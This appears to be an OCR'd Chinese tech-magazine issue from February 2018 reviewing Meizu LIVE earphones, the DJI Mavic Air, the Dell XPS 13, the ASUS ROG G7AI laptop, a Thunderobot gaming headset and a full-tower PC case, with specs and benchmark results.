1299 元,这是魅蓝 Note6(4GB+32GB)手机的售价,也是魅族 LIVE 耳机的售价,它毫无疑问地成为了“魅族史上最高端耳机”。熟悉魅族的魅友都知道,今年是魅族科技成立的第 15 个年头。作为做音频起家的品牌,魅族一直酷爱音乐,甚至有些偏执。那么,在几乎被洋品牌垄断的四单元动铁耳机市场,LIVE 能否不辱使命呢?

动铁耳机单元越多越好?

“四单元动铁耳机”,这是魅族官方对 LIVE 的定义。

关于动铁、动圈、圈铁的优劣势,已是老生常谈,我也不再赘述。而“四单元”则需要稍微解释一下。

实际上,四单元动铁并非什么新鲜玩意儿,多年前就有厂商推出过相关产品,现在甚至有六单元、八单元、十单元的耳机……那么,这是不是意味着,单元越多音质就越好呢?

我们先来看看魅族对于 LIVE 四单元的描述:通过两颗定制级重低音单元来提升低频的下潜深度,同时搭配一颗中频单元和一颗高频单元来负责延展中高频的细节和层次感。

也就是说,LIVE 采用了 2+1+1 模式,理论上说,更多素质不同的单元负责不同频段的发声,的确会比单一单元负责全部频段表现出色,但也不能因此就得出单元越多越好的结论。

相对来说,动铁单元的低频一般都不够好,不过它体积小,而且对腔体结构要求较低。因此可以做得更贴进人耳,或者通过深入的方式来解决量感的问题。

LIVE 的多单元动铁当然是解决低频的办法,但也并不意味着单元越多越好。

单元多了,分频点处理是个问题,衔接很难平顺。另一方面,分频所带来的相位差,也会带来声场的混乱,所以多单元耳机的声场好的不多。

配件多到能迎合各种耳朵

在“青年良品”中,魅族耳机的配件一直是比较良心的,无论 269 元的魅蓝 EP52,还是 599 元的魅族 Flow,都标配了多副耳套供用户选择。至于 1299 元的 LIVE,自然更不用多说,除了 IPX7 级的防水盒,以及多达 7 副耳套之外,还搭配了行业少见的 3 类管嘴更换套件,为用户提供了均衡、明亮、饱满 3 种不同频率的选择,在最多 4 个 dB 的参数浮动下,带来了更加迎合每个人的声音风格。

与此同时,为了让 LIVE 得到发烧友的青睐,魅族为它采用了高端耳机通用的 mmcx 可换线设计,兼容市面上众多高端多 N 单晶铜、单晶银线材,可见魅族对 LIVE 有多自信。

当然,LIVE 标配的线材对于普通用户来说,已经完全够用了。支持 mems 麦克风,采用了 8 芯编织的镀银铜线芯,低阻抗与无焊点设计,确保了声音的通透性与细节表现力。


至于佩戴感,除非你的耳洞长得天赋异禀,或者对舒适性有特别需求(如果真是这样,建议购买定制耳塞),否则 LIVE 标配了多达 7 副耳套,怎么都能找到合适的。耳套以外的部分,LIVE 采用了人体工程学设计,绕耳式结构可以有效防止听诊效应,兼顾稳定与舒适性。从我个人的使用来看,这种稳定可靠,但刚开始似乎又若即若离的佩戴感还是非常有趣的,一旦找到适合自己的耳套,整体舒适性就会完全不同。

耳机采用心形缠绕的方式摆放于盒中,旁边还有一块金属 LIVE 铭牌,品位尽显


标配 OFC 线材,可拆卸式设计,兼容市面上众多高端多 N 单晶铜、单晶银线材

配件非常丰富,除了防水盒和 7 副大小、材质各异的耳套之外,还有 3 类管嘴更换套件

透明外壳 + 拉丝粉末冶金金属主体,绕耳式结构可有效防止听诊效应,兼顾稳定与舒适性



复杂的内部结构,配以优化的三分频电路,声音动态捕捉到位,人声表现尤为出色



目前京东在售的知名品牌四单元动铁耳机,售价普遍都在 2500~3500 元之间

总体表现均衡,低频有惊喜

在听感描述开始前,先交代一下播放设备和音源。

为了避免脱离大众,我没有采用数千元的“国砖”进行测试,而是使用了 iPod touch 6 和魅族 Pro7。实际上,购买千元级耳机的用户,基本上也都是将手机作为播放器。

音源方面,为 QQ 音乐下载的 SQ 无损品质音频。考虑到 LIVE 主打的,或者说多数用户聆听的,多以人声为主,我试听的也都是一些大中华区歌手的流行音乐。

听感因人而异,仅供参考。

整体风格上,LIVE 的音色偏柔,更换不同的管嘴后会有一定改善,我试了 +2dB 的管嘴,声音听着浑厚了一些,而 -2dB 就会显得过于单薄,所以个人还是比较喜欢标配管嘴。

在 LIVE 的官方介绍页面中,魅族特别强调了人声,但也并非一副只能听人声的耳机。三频方面,我觉得 LIVE 算是均衡,两颗定制级重低音单元带来了不错的低频量感,以发烧友的标准来说,甚至有些过,不过对于普通用户来说,第一下很容易抓住耳朵。中频偏厚实,不够干净通透。高频不算出彩,通透度不错,但延展性一般。

细节表现可以说是 LIVE 最大的亮点,左右声道分离度很高,同一首歌曲,以前没有注意到的细节,比如风吹树叶的沙沙声,还有演唱会不同乐器的位置等等,都得到了清晰展现。不过 LIVE 量感略多的低频,也影响了对一部分临场感的营造和发挥。

总的来说,很难界定 LIVE 适合听哪一类音乐,没有特别突出的声音倾向,也没有明显缺陷,属于比较均衡的产品。如果你没有特殊需求,可能不一定会有惊喜,但也不会感到失望。

总结 可能是最省心的千元之选

从 LIVE 曝光开始,它就一直被用来与舒尔 SE846 相提并论,我觉得这种比较没有太大意义。毕竟后者是一款售价接近 7000 元的产品,你就是用刀架着我的脖子说 LIVE 和它差不多,我也不信。一分钱一分货虽然未必是真理,但也不会差得那么玄远,多数消费者的选择还是基于相邻价位的比较。

我前面就已经提到过,LIVE 没有明显的优缺点,人声、流行歌曲、轻音乐……甚至摇滚,基本上覆盖了多数人日常收听的主流音乐形式。也就是说,除非你有非常明确且个性的需求,否则 LIVE 基本上都能满足。另一个关键因素还是价格,在目前的四单元动铁耳机市场,知名品牌的售价几乎都在 2000 元以上,当然也有便宜的,甚至一两百元的,但你懂的,谁买谁后悔。

责编:黄益甲 组版:向海蓉 责校:杨军
日期:2018.2.5 投稿邮箱:pcw-advice@vip.sina.com

扫描关注机智猫
获取更多优质内容

参考价格
4999元
★★★★★

御Mavic Air

能够吊打大疆的，或许只有它自己

在无人机市场上独孤求败的大疆，“吊打自家”式的产品策略已经成为近两年的常态。我们刚刚体验过的灵眸 2 手持云台如此，这次的 Mavic Air 无人机亦是如此。尽管官方曾透露，Mavic Air 是全新、独立的一条产品线，但在很多人看来，它无论是从命名还是定位，都更像是 Mavic Pro 衍生出来的产品。

更多动态样张及视频，请登录机智猫微博 @ 机智猫官微、微信(techmiao)和官网查看。

机身如手机一般小巧

按照官方的描述，Mavic Pro 的机身“如矿泉水瓶般大小”，而 Mavic Air 的机身就 “和智能手机的尺寸相差无几”。在不展开机臂的情况下，Mavic Air 机身大致和 iPhone 8 Plus 相当。能够把一款具备一定专业视频拍摄能力的无人机做到如此小，大疆的技术实力真的是让人佩服。

不过，也并不是说 Mavic Air 就真能像手机一般便携。除了长宽之外，厚度也是一个难以忽视的因素。更何况，你还需要携带备用电池、遥控器、护桨等其他配件。想要随身携带是不可能的了，你依然需要准备一个包来携带它，当然，即便如此，也弥足珍贵。

不仅是机身尺寸，Mavic Air 这次在机身设计方面也做出了许多小的改进和优化。从设计来看，Mavic Air 更像是 Spark 和 Mavic Pro 的结合体，机身更加紧凑、圆润；前机臂下方的起落架采用了可折叠式设计，更加便于收纳；遥控器的摇杆采用了可拆卸式设计，同样也是为了便于收纳。可以看出，大疆想尽办法在控制 Mavic Air 的机身尺寸和收纳体积，以便获得更好的便携效果。

即便是展开机臂之后，Mavic Air 的机身依然非常小巧，430g 的机身重量能够轻易携带

除机身之外，各种配件占据了更多的体积和重量

避障及抗风能力有待提升

和之前的 Mavic Pro 一样，Air 的操控主要是依靠遥控器连接手机来完成。不过 Mavic Air 的遥控器取消了液晶屏幕，所有的显示信息都通过手机屏幕来完成。起飞后，明显感觉机身的稳定性不如 Mavic Pro。特别是在有风的情况下，机身会有小幅度的漂移现象，好在大疆的飞控系统能够对机身的姿态进行小幅度的修正。

同时，由于 Air 配备了三轴稳定云台，所以如果不是风力特别大的情况下，视频画面还是比较稳定的。毕竟，对于一个不到 500g 的无人机来说，抗风能力也确实不能要求太高。

Mavic Air 此次另一个升级的重点便是在避障方面，加入了后视双目避障功能，这是继精灵 4Pro 之后的第二款具备此功能的小型无人机产品。加上原本的前视、下视避障，Mavic Air 能够实现四个方向的障碍规避能力。

和多方向避障功能搭配的是 Mavic Air 新增的高级辅助飞行系统 APAS，可通过环境感知系统，在距离障碍物两米左右就自动绕行，对于一些飞行区域较为复杂的高层建筑、树林等环境相当实用。由于还配备了后视避障功能，手动返航的途中即便是倒飞也不用担心飞机的安全性问题，。

但需要注意一点：建筑的玻璃幕墙可能会对飞机的避障功能产生一定的干扰，试飞的过程中，我们就因为过于靠近玻璃幕墙，无人机的避障系统受到干扰，差点撞墙。

另外，大疆还加入许多极具特色的拍摄功能，最具特色的就是可以模拟小行星和彗星的运行路径拍摄一段短片，这两种模式最终的成片非常炫酷。如果没有自动飞行系统的辅助，仅靠你自己操作很难飞出这样的效果。

遥控器的体积也进行了一定程度的缩减，取消了液晶显示屏，摇杆变为可拆卸

后视双目避障功能的加入，很大程度上提升了飞机的飞行安全性

从设计来看，Mavic Air 更像是 Spark 和 Mavic Pro 的结合体

可以看到，在航线经过区域，无人机的最高升限被锁定在 120 米

成像可靠，续航中规中矩

相机方面，Mavic Air 这次配备了 4K 三轴云台相机，三轴云台控制精度高达 ±0.005° 。但受限于 1/2.3 英寸 CMOS，它仍然只能拍 1200 万像素的照片以及 4K 30fps 的视频，但视频的最大码率提升到了 100Mbps。

需要注意的是，和 Mavic Pro 相比，Air 相机的最大光圈降到了 F2.8，所以 Mavic Air 在暗光环境下的表现应该会受到影响。不过，Air 这次在相机中加入了 HDR 功能，也算是弥补了一些这方面的劣势。

从实际拍摄的视频和样张来看，Mavic Air 依然走的是平实的路线，整体画质和 Mavic Pro 相差无几。白天的样张的宽容度表现不错，明暗部分的细节，应对高反差光线环境的能力都足够让人放心，色彩表现也很自然。

而在夜间，Mavic Air 的成像相对克制了不少。为了保证画面的纯净度，相机牺牲了一定的暗部细节和画面亮度，维持了相对不错的整体观感。整体而言，Mavic Air 的这颗摄像头具备相当不错的拍摄能力，这也决定了它绝不是一款玩具。

续航方面，官方宣称 Mavic Air 续航时间有 21 分钟左右，就实际体验来看，在风力较大、气温较低的环境中，续航时间会有一些减少。另外，由于冬季气温较低，很多时候无人机会提示电池温度较低，起飞前可能需要一个自热过程。

光线充足的条件下，相机的整体表现比较让人满意

暗光下视频的整体亮度不算高，牺牲了一定暗部细节

总结 便携式无人机中的集大成者

几天使用下来，我也比较认可 Mavic Air 是介于 Spark 和 Mavic Pro 之间的一款全新产品这个说法。从飞控、图传到影像光学，再到计算平台以及工艺设计，Mavic Air 都可以称得上是目前便携式无人机中的集大成者。

选购方面，在大疆自家的同类型三款产品中，我认为 Spark 应该率先被淘汰出局，各方面都与其他两款产品有一定差距。

相对而言，Mavic Pro 拥有更好的画质以及更强的续航，但对于选购这类无人机的用户来说，便携的优先级才更高，续航可以通过多买一块备用电池来弥补。

至于画质，如果你真的对它有较高的要求，那么精灵甚至是悟系列可能才是你的最佳选择。所以，我个人更倾向于 Mavic Air。从某种程度上来看，这次大疆又革了自己的命。或许正如他们的粉丝说的那样：能够打败大疆产品的，或许只有它自己。

高端轻薄本新王者！

全新2018白色款XPS 13重点项目评测

至少最近这三年，XPS 13一直是轻薄本领域的标杆，在外观设计、做工、使用体验、续航和便携性方面，堪称最佳平衡而且样样出色。不过，它面临的竞争也越发激烈，在这种情况下，全新2018白色款XPS 13面世了，和老款带有USB标准口不同，新XPS 13采用Type-C接口，并降低了电池容量，那它还能维持住轻薄本界No.1的称号吗？

更小更薄，易用性功能超多

新（上）老（下）XPS 13对比，新XPS 13小一圈，而且更薄一些

虽然说该机是白色，但实际上，该机采用的是玫瑰金色（金色带紫粉色）的A面和D壳，内面才是白色（B面和C面），但由于采用白色的笔记本非常稀有，所以宣传点是白色。

由于该机的屏幕边框从老款XPS 13的4.9mm（左右边框）/4.4mm（上边框）进一步缩减到了4mm，所以机身比老款XPS 13更小一圈，而且更薄一些——尽管有很多机型都在模仿这种设计，但目前还没有比它更小的13英寸轻薄本。实际上，新XPS 13的占地面积比一张A4纸还小。

新款XPS 13做了相当多的改进，包含：

●引入了康宁玻璃覆盖的超高亮度（400nit）高色域IPS抗反射IPS屏，它的视觉感受非常像雾面屏而不是镜面屏，而且色彩漂亮，30%亮度基本就能看片儿了。


●采用了全新的屏幕背光技术，更加省电，52Wh电池播放视频的续航能力和老款XPS 13相当，达到了14小时35分钟（实测），其中屏幕最低亮度下闲置功耗仅为2.5W。

●引入了指纹识别/人脸识别功能，前者是和电源键整合的，后者则是依靠专用摄像头实现。另外新XPS 13调整了摄像头位置，放在了屏幕正下方，视觉上看起来更合理。


●引入了4个阵列式麦克风，置于机身前侧，能够在14米外通过Cortana（小娜）语音助手操控电脑。

●C面采用了具有凹凸质感的白色硅纤维铺设，号称每台新XPS 13使用了18.9万公里硅纤维，且覆盖了VelvecronSR-1高分子涂层，抗菌防污渍，轻轻一擦就能清洁如新。按戴尔官方说法，该机C面用3年也洁白如初。

新款XPS 13采用全Type-C口设计。机身左侧两个基于全速雷电3总线，支持PowerShare（给外设供电）和直流电输入功能（给笔记本充电），并支持DP输出；右侧是USB 3.1总线的，支持PowerShare、直流电输入和DP



覆盖了VelvecronSR-1高分子涂层，能抗菌防污渍且保持持久洁白的硅纤维铺设C面




4个阵列式麦克风可让用户在14米外用语音操控电脑

性能逆天！高功率释放突破轻薄本范畴

通过以往的经验，大家知道：第八代酷睿轻薄本的Cinebench R15 CPU得分大概在500cb~560cb，CPU高负载功耗通常在9W~13W，很难达到标准TDP 15W——毕竟轻薄了后散热组件规格有限，难以压住高温，所以轻薄本持续高负载通常都采用CPU降频（降功耗）的方式来保持外部温度不太高。

然而，以上规律在新XPS 13上统统不适用！新款XPS 13完全颠覆了大家对轻薄本的理解和想象，Cinebench R15的CPU得分超700分，比其他机型强40%以上。最重要的是，这不是短时性能，而是长性能，该机的CPU可以持续保持在24W以上功率运行，远超该处理器的标准TDP 15W——目前除了XPS 13，我们观察到的轻薄本还没有如此夸张设计的，即便同样有强劲性能的戴尔Vostro 5370也会在20分钟后将CPU降到15W左右——但新XPS 13一直可以保持24W以上。




▲i5 8250U世界第一高Cinebench R15成绩诞生了，706分。与之对应的是，大量i7 8550U处理器的超轻薄本，得分只有500出头。注意，该机的内存还是DDR3 1866，新XPS 13高配版本是DDR3 2133内存，处理器性能会更高


极限考机，隔热膜设计有奇效

XPS 13号称采用了太空级的隔热膜，将能有效降低C面温度。实际表现如何呢？

我们用Aida64的系统稳定性测试给处理器施加持续满载长达半小时。测试初期处理器频率3.37GHz，封装功耗可达惊人的37.57W，整机功耗达到了48W。而后处理器只是轻微降频，让温度不超过90℃。最终稳定在2.87GHz左右，处理器封装功耗依然有24W以上。此时C面最高温度也就42℃（键盘中上部），大部分区域不到40℃。值得注意的是，C面铺设硅纤维的部分是非常凉快的（包含键盘的两侧），键盘部分虽有明显热感，但手指头上去并不影响操作（不是金属，所以热感不太大）。其实严格来说，由于该机并不是定位游戏的，所以在打字状态，负载/温度一定不会这么高；如果负载如此之高，那么用户肯定不是在打字。无论如何，超轻薄本在处理器温度达到88℃时，C面温度竟只有三四十℃，绝对是奇迹（有些轻薄本，内部65℃，外部43℃，金属机身烫手，就不点名了）——可见隔热设计，包含使用隔热膜是非常有效的。小结来说就是：即便你需要最大性能长时间运行，该机的C面温度也是完全可接受的且不影响操控。



考机最初10秒的情况。XPS 13对于性能的渴求依然疯狂，有了隔热膜的保障，它并不太介意处理器温度的提升



考机30分钟后（见圈选处时间）的情况。依然保持高频高功耗状态。从某种意义上说，新XPS 13完全突破了轻薄本的定义，甚至可以胜任多媒体处理和设计用途

极限负载考机32分钟后的C面温度（室温21℃）

优点：外观拉风极致，性能出奇的强，功能丰富，独到卖点多，高负载C面温度不高

遗憾：全Type-C接口，离不开转接头

购买指数：★★★★★

配置和规格

- **屏幕：**13英寸 FHD 72%NTSC 色域高亮 IPS
- **处理器：**i5 8250U 四核八线程
- **内存：**8GB DDR3 双通道内存
- **硬盘：**256GB PCI-E SSD（PM961）
- **显卡：**HD620 集显
- **接口：**3×Type-C 口（其中两个雷电3，一个USB3.1，支持DP和给笔记本充电），TF读卡器口、3.5mm音频口
- **网络：**killer 802.11ac 无线 + 蓝牙
- **重量：**1.21kg（适配器0.23kg，旅行总重量1.44kg）
- **价格：**9399元

基准测试

Cinebench R15 CPU/GPU：706cb/51fps
CPU-Z 单核/多核：399/2013
CrystalDiskMark SSD：连续读3240MB/s，连续写1292MB/s

扫码看新XPS 13详尽解读

结语

超轻薄本标杆

新款XPS 13颜值超高，且有大量实用卖点。整机的变化完全是围绕着用户体验来的，而不是“为设计而设计”。无论是指纹识别、摄像头识别、超长距离语音控制，还是硅纤维C面、隔热膜设计，都是为体验而生的。另外，该机有着依然惊人或者说更加惊人的性能表现，可以长期高功耗运行，可以当设计用本了——这是目前市面上唯一一台可以达到这个水平的轻薄本。

除了全Type-C口，新XPS 13你恐怕找不到什么问题，哪怕是以挑剔的眼光去看也让人佩服。如果你需要一台高颜值的好笔记本，2018款新XPS 13是最佳选择。

责编:黎坤 组版:陈学兵 责校:杨军
日期:2018.2.5 投稿邮箱:pcw-advice@vip.sina.com

重火力亮相
华硕ROG G7AI游戏本测试

顶级游戏本的竞争是残酷的，但残酷的点不在销量，而在如何展现自家品牌设计实力上，老牌劲旅华硕玩家国度在这两年推出了很多极具眼球性的产品，比如采用外置水冷模块设计的GX800系列，再比如只有2.2kg出头，搭载GTX 1080 Max-Q独显的GX501，可以说在玩设计方面，玩家国度系列一直都走在了整个行业的最前头，不过今天我们测试的这款G7AI却是其顶级游戏本里最“务实”的一款，为什么这么说？且听我一点一点地分析。

基于传统设计，厚实而沉稳

在G7AI系列身上我们看不到那些超越现实的设计元素，它是一款体重4.8kg的17.3英寸游戏本，机身厚度更是达到了惊人的51mm，再加上330W适配器，完全就是巨无霸一般的存在。但请仔细想想，仅仅是处理器和显卡的TDP接近甚至超过200W，在笔记本这种相对狭窄的散热空间里而且还是风冷，体型自然是越大越好，而且一定也有人会说：买它还不如买台式机。但其实它是可以在家里卧室、书房、客厅甚至楼上楼下搬动的，你搬一次台式机试试？而且还是有很多人比较青睐于这种务实的传统设计，因为在使用体验上它往往更有保证，这一点我们随后就会进行测试。

配置和规格

- **显示屏**：17.3英寸 1920×1080，IPS，72% NTSC，144Hz
- **处理器**：Core i7 7700HQ，四核八线程
- **显卡**：GTX 1080 8GB GDDR5X
- **内存**：双通道 16GB DDR4-2800，预留插槽
- **存储**：512GB M.2 NVMe SSD+1TB HDD
- **网络**：千兆有线 + 英特尔 8265 802.11ac 无线 + 蓝牙 4.2
- **其他**：4×USB3.0、1×雷电3、HDMI、Mini DP、3.5mm音频输入输出、SD读卡器
- **重量**：4.8kg（含74Wh电池）
- **系统**：Windows 10 64位
- **售后**：3年送修
- **价格**：26999元

性能测试

Cinebench R15 单核 / 多核 / 显卡：166/725/83.29fps
AS SSD 平均读取 3150MB/s，平均写入 1725MB/s
满载处理器 / 显卡温度：89℃/74℃
《星球大战：前线2》1920×1080 最高特效：120fps
《侠盗猎车手5》1920×1080 最高特效：112fps
《使命召唤14：二战》1920×1080 最高特效：129fps
《绝地求生》1920×1080 视野 / 抗锯齿最高，其余最低：144fps

ROG G7AI采用传统的顶级游戏本设计，机身厚实但散热效果出色，顶盖采用了新的设计语言，很有个性

ROG做工一流，配件规格顶级，高配版超频性能强大

玩家国度作为顶级游戏本里与外星人Alienware齐名的巨头，在产品品质上一直都是行业标杆，G7AI自然也不例外。虽然体型厚实，但全金属机身加持，内部设计有金属加固层，拥有ROG系列与生俱来的档次感，顶盖还采用了新的家族式设计——斜向切割，在GX501上我们曾看到过与之相同的设计语言。

我们测试的版本为低配版，搭载Core i7 7700HQ处理器、16GB内存和512GB SSD，另一个高配版则换装了Core i7 7820HK处理器、64GB内存和2×512GB SSD，HK系列处理器是不锁倍频的，也就是可以超频的版本，在以往的ROG笔记本里搭载该系列处理器的机型都会预超频到4GHz以上，性能相当强悍。除此之外G7AI所采用的配件细节也是顶级水准，SSD是三星SM961系列，M.2 2280 NVMe总线，也是三星OEM SSD里性能最强的系列，实测连续读写速度超过3100/1700 MB/s。而内存则采用了DDR4-2800的高频版，以配合其处理器超频性能，内部足足有4条内存插槽，最大可扩展到64GB，也就是笔记本Core i7处理器内存控制器的最大支持内存。

144Hz G-SYNC IPS屏，3W扬声器，RGB跑马背光键盘

屏幕是今年游戏本电竞主题的必备主打，我们测试的这个版本就是支持144Hz刷新率并采用NVIDIA G-SYNC技术的全高清分辨率版，配合GTX 1080独显，在这分辨率下《绝地求生》等游戏以实用设置（视野和抗锯齿最高，其余最低）进行游戏，冲到144fps的满帧上可谓轻轻松松，在这个高刷新率下视觉观感更为顺畅，更接近自然，利于判断敌方位置和开镜瞄准。而且这块屏幕还是IPS面板而非TN，也就是说它的色彩表现和可视角度都更具优势，并不单纯是一块为游戏而生的屏幕，毕竟很多人还是会用它来做游戏之外的事情，比如看电影。G7AI还标配了一套额定3W功率的扬声器系统，在笔记本范畴里已经算是相当不错的规格，用它来无论追剧还是玩游戏，代入感都相当不错，音量与音质都有保证。


除此之外高端游戏本不可或缺的背光灯效系统G7AI也是手到擒来，虽然没有采用机械键盘，但它的手感依然相当舒适，键盘区可实现RGB跑马灯效果，通过华硕Aura软件还可设置跑马类型，除此之外顶盖上巨大的玩家国度“败家之眼”也有RGB灯效，在笔记本光污染领域也算是颇有看头了。

键盘支持RGB跑马灯效，这一点几乎是顶级游戏本的标配

四出风口散热非常出色，满载考机不降频，可升级空间很大

G7AI厚实身材的优势在散热测试上得到了充分的展现，我们使用AIDA64和Furmark对Core i7 7700HQ处理器、16GB内存和GTX 1080独显进行了超过2小时的满负载考机测试，在18℃室温下，处理器温度不超90℃，显卡更是惊人，不到75℃！C面最高温度仅仅35℃，几乎是完全没有热感。宽厚的内部空间自然是其中最大的功臣，但除此之外该机还采用了多达4个出风口，让显卡的5热管和处理器的3热管能均匀分布在机身左右后三侧，这样设计的好处一来是效果好，二来噪声低，G7AI即便是满负载时风扇也很安静，高配版玩上超频的话也不会有什么问题。

G7AI底部预留小盖板，下方有2个预留的内存插槽，标配M.2 SSD旁边还有一个同样支持NVMe总线的M.2接口，还设计了一个贴有散热硅胶的散热片进行辅助，除此之外HDD位旁边还有1个支持SATA总线的M.2 2280升级位，可玩性没的说。而且G7AI还内置了XBOX无线手柄接收器，最多可连8个手柄，这也算是一种创新了吧。



ROG G7AI采用5+3热管设计，内部配备3个M.2和4个内存插槽，可玩性很强

工程师总结 | 黎坤 务实但不失彪悍

从设计上来讲，华硕玩家国度G7AI是很务实的，但这种务实是基于现有成熟技术之上，ROG骨子里的狂劲儿在它的性能与散热体验上得到了充分的发挥，几乎可以说是目前最适合用来长时间玩游戏的顶级游戏本，而且它的综合功能设计，比如高刷新率屏等也是朝向电竞而来，很多笔记本都敢自称电竞本，但真能在电竞赛场显威风的，也就只有这些顶级产品了。

主动降噪，吃鸡有奇效

雷神沙漠风暴H71游戏耳机体验

规格参数

- 频响范围:20Hz~20kHz
- 阻抗:32Ω
- 接口类型:USB
- 灵敏度:132dB
- 最大承载功率:30mW
- 驱动单元直径:30mm+40mm
- 参考价格:499元

在危机四伏的《绝地求生》游戏中，要想获胜吃鸡，打枪技术再好也少不了听音辨位抢占先机，所以你得备一个7.1声道耳机才行。需求的旺盛吸引了更多厂商加入游戏耳机市场。不过对于游戏耳机新军来说，产品没点撒手锏可是无法在市场上立足的。本期体验的雷神沙漠风暴H71游戏耳机拥有独特的双驱动+主动降噪功能，能否成为吃鸡利器呢?

从外观上看，雷神沙漠风暴H71通体为黑色，耳罩背面采用的是磨砂塑料材质，除了金属高光切边做的LOGO还显得挺有档次之外，整体有些乏善可陈。在佩戴的舒适度方面，雷神沙漠风暴H71倒是做得很不错，其采用了自适应头梁设计，可调节范围不小，各种头型都能戴得很稳。宽大的头梁采用了蛋白皮材质，柔软又透气，能够均匀分配压力，佩戴时不会有明显的压头感。同时耳机的耳罩为蛋白皮包裹的海绵，可以将耳朵完全包裹住，既能隔离噪声，长时间佩戴之后耳朵也不会疼。

作为游戏耳机，玩家最关心的肯定是声音效果。雷神沙漠风暴H71采用了独特的四驱发声设计，就是左右两侧设置了1个40mm发声单元和1个30mm发声单元的组合，与常见的双驱发声设计相比，音源定位更加的准确。耳机还拥有132dB高灵敏度，能更轻易地捕获声音。再加上配备专用7.1虚拟环绕音效引擎，声音的指向性更精准。笔者尝试在《绝地求生》中对雷神沙漠风暴H71进行了体验，其声音的指向性很强，很容易就能分辨出声音来源的方向，听音辨位非常好用。同时得益于解析度高的特性，在激烈的枪战中，各种枪声也不会混在一起，各种枪械的声音清晰可辨。就声音效果而言，雷神沙漠风暴H71算是一款非常优秀的产品。

除此之外，雷神沙漠风暴H71还有一个独门绝技——ANC主动降噪。在左耳罩上有个开关，打开之后耳机上的ANC引擎会自动识别噪声并发出“反向声波”抵消噪声。开启主动降噪之后，我能明显感觉到环境噪声几乎完全听不到了。这时再玩游戏时，作为玩家更能集中注意力听音辨位，让噪声给玩家的影响降到了最低。只不过开启主动降噪后，会有一定的压耳感，新手需要一定的时间来适应。

耳机头梁

耳机上的主动降噪开关

总结:功能丰富、性价比高的吃鸡神器

雷神H71沙漠风暴游戏耳机采用了主动降噪和四发声单元的独家设计，配合7.1虚拟环绕音效引擎，可以带来非常优秀的听音辨位体验，特别适合玩《绝地求生》。这样的配置别说是同价位耳机，就算是不少千元级的游戏耳机也没有。从这点就能看出雷神H71沙漠风暴游戏耳机确实非常的厚道，性价比非常不错，如果你想买一款吃鸡耳机，雷神H71沙漠风暴游戏耳机是个不错的选择。

富有科技感的大块头

赛普雷太空一号全塔机箱体验

规格参数

- 机箱尺寸:567mm×235mm×543mm
- 钢材厚度:1mm+0.8mm
- 显卡限长:420mm
- CPU限高:178mm
- 参考价格:749元

与中塔机箱相比，全塔机箱尺寸更大，能容纳更多的高端硬件，可以在散热、功能等方面为玩家提供支持，因此不少喜欢折腾的玩家在装机时会偏向于全塔机箱。今天笔者将要体验的是一款赛普雷推出的全塔式机箱——太空一号，下面就一起来看看这款产品有何过人之处。

从太空一号这个命名就可以猜想到这款机箱的外观设计走的是科幻路线，机箱外形的设计灵感来源于太空飞船推进器，简约干练、棱角分明。前面板为航空阳极氧化铝材质打造而成，具有很强的金属质感，构成了科技感十足的银黑配色。在这个以灯为美的时代，机箱少不了灯光的装饰，其前面板设置了两个RGB灯。值得一提的是，RGB灯的连接线不是接电源线而是要插在主板上，为的是能通过主板驱动设置RGB灯颜色和亮灯模式，从而让机箱外观更具个性。

全塔机箱之所以受发烧友的欢迎，内部空间大、可玩性高是最重要的原因。赛普雷太空一号的尺寸达到了567mm×235mm×543mm，带来宽阔的内部空间。420mm长的显卡、178mm高的散热器均可以轻松装入。同时机箱顶部和前部都预留了3个120mm风扇位，背面预留了1个120mm/140mm风扇位，侧面还有3个120mm风扇位，如此多的风扇安装位为玩家打造水冷系统以及优化整机散热提供了便利。此外，为了方便水冷的安装，机箱提供了独立的水冷支架，冷排也可以安装在侧面，便于整个水冷系统的展示。

机箱侧面，可以看到内部设计还算比较规整

机箱顶部的按键和接口

